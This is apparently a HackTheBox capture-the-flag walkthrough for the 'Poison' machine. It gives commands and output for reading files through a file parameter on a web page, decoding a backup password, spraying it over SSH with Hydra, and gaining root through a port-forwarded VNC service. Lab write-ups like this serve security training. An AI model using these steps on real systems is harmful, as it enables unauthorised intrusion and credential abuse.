
Poison : Hackthebox

This walkthrough is for HackTheBox Machine named Poison :



Basic Enumeration

lets do some basic nmap scan to see open ports and services :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sN -T4 10.10.10.84
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 03:24 EDT
Nmap scan report for 10.10.10.84
Host is up (0.56s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http

Nmap done: 1 IP address (1 host up) scanned in 35.25 seconds

┌──(root㉿kali)-[/home/kali]
```

so there are two open ports :

one is ssh for logging in


and http port means there is a webserver is running .

lets look at the webserver .

Webserver Enumeration


so , lets see the webserver :

it basically loads files from the system , lets see listfiles.php :



so it lists the file in the directory , there is an interesting pwdbackup.txt .

then as we can see in the URL bar , it uses file parameter to request a file from the system , lets try to request pwdbackup.txt file :



so it is indeed a password file that is base encoded 13 times , lets decode it using base64 tool and a script that decodes it 13 times :

```
 GNU nano 6.0                                                  base64.sh
#!/bin/bash

for item in "Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00×cFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=";do
   for count in {1..14};do
      if [ $count -eq 1 ]; then
         current=$(echo "$item" |base64 --decode)
      else
         current=$(echo "$current" |base64 --decode)
      fi
      if [ $count -eq 13 ]; then
         echo $current
      fi
   done
done
```

this script does the job :

```
┌──(root㉿kali)-[/home/kali/poison]
└─# ./base64.sh
Charix!2#4%6&8(0
```

so we decoded the password ,

lets see how many users can we use it against :

```
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
```

so by looking at the /etc/passwd file we can see there are several users , lets copy and filter out the usernames :

```
┌──(root㉿kali)-[/home/kali/poison]
└─# cat users.txt |grep -v "nologin"  |cut -d ":" -f 1 > username_list.txt

┌──(root㉿kali)-[/home/kali/poison]
└─# cat username_list.txt
root
toor
uucp
charix
```

and we got the users sorted out ,

lets run hydra to see if any user is valid :

```
┌──(root㉿kali)-[/home/kali/poison]
└─# hydra 10.10.10.84 -L ./username_list.txt -p 'Charix!2#4%6&8(0' ssh -I -v
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-29 05:52:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ... ) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:4/p:1), ~1 try per task
[DATA] attacking ssh://10.10.10.84:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@10.10.10.84:22
[INFO] Successful, password authentication is supported by ssh://10.10.10.84:22

[STATUS] attack finished for 10.10.10.84 (waiting for children to complete tests)
[22][ssh] host: 10.10.10.84   login: charix   password: Charix!2#4%6&8(0
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-29 05:53:17
```

and we got valid credentials .

Initial Foothold

so as we got credentials earlier , lets log-in :

```
┌──(root㉿kali)-[/home/kali/poison]
└─# ssh charix@10.10.10.84
(charix@10.10.10.84) Password for charix@Poison:
Last login: Wed Jun 29 11:23:33 2022 from 10.10.16.6
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Want to use sed(1) to edit a file in place?  Well, to replace every 'e' with
an 'o', in a file named 'foo', you can do:

        sed -i.bak s/e/o/g foo

And you'll get a backup of the original in a file named 'foo.bak', but if you
want no backup:

        sed -i '' s/e/o/g foo
charix@Poison:~ %
```

so there is a secret.zip in charix's home directory , lets copy it to our kali machine :

```
┌──(root㉿kali)-[/home/kali/poison]
└─# scp charix@10.10.10.84:secret.zip .
(charix@10.10.10.84) Password for charix@Poison:
secret.zip                                    100%  166     0.3KB/s   00:00

┌──(root㉿kali)-[/home/kali/poison]
└─# ls
base64.sh  hydra.restore  secret.zip    users.txt
decode.sh  pwdbackup.txt  userlist.txt
```

unzip the file :

it asks for a password , enter charix's user password here and it works :

```
┌──(root㉿kali)-[/home/kali/poison]
└─# unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
 extracting: secret

┌──(root㉿kali)-[/home/kali/poison]
└─# file secret
secret: Non-ISO extended-ASCII text, with no line terminators
```

it is a type of Non-ISO extended ASCII file .

lets save it for later .

now , after further enumerating we discovered locally running services on the machine :

```
charix@Poison:~ % sockstat -4 -l
USER     COMMAND    PID   FD PROTO  LOCAL ADDRESS         FOREIGN ADDRESS

www      httpd      708   4  tcp4   *:80                  *:*
www      httpd      707   4  tcp4   *:80                  *:*
www      httpd      706   4  tcp4   *:80                  *:*
root     sendmail   642   3  tcp4   127.0.0.1:25          *:*
www      httpd      641   4  tcp4   *:80                  *:*
www      httpd      640   4  tcp4   *:80                  *:*
www      httpd      639   4  tcp4   *:80                  *:*
www      httpd      638   4  tcp4   *:80                  *:*
www      httpd      637   4  tcp4   *:80                  *:*
root     httpd      625   4  tcp4   *:80                  *:*
root     sshd       620   4  tcp4   *:22                  *:*
root     Xvnc       529   1  tcp4   127.0.0.1:5901        *:*
root     Xvnc       529   3  tcp4   127.0.0.1:5801        *:*
root     syslogd    390   7  udp4   *:514                 *:*
```

so there is VNC service running locally on port 5901 , as root , lets forward this local port to our kali machine :

```
┌──(root㉿kali)-[/home/kali/poison]
└─# ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84
(charix@10.10.10.84) Password for charix@Poison:
Last login: Wed Jun 29 11:09:16 2022 from 10.10.16.6
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017
```


it will forward the port and login into SSH .

Privilege Escalation

now lets try to login via VNC viewer , and as we have no credentials , we will use the extracted secret file to login :

```
┌──(root㉿kali)-[/home/kali/poison]
└─# vncviewer -passwd secret 127.0.0.1:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8
```

and we got logged in as root :



and we have fully compromised the machine . now change the root password using 'passwd' command and login using ssh :


```
┌──(root㉿kali)-[/home/kali/poison]
└─# ssh root@10.10.10.84
(root@10.10.10.84) Password for root@Poison:
Last login: Wed Jun 29 12:07:58 2022 from 10.10.16.6
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
root@Poison:~ #
```

solved :-)

Flags :

here are user and root flags :

User Flag :



Root Flag :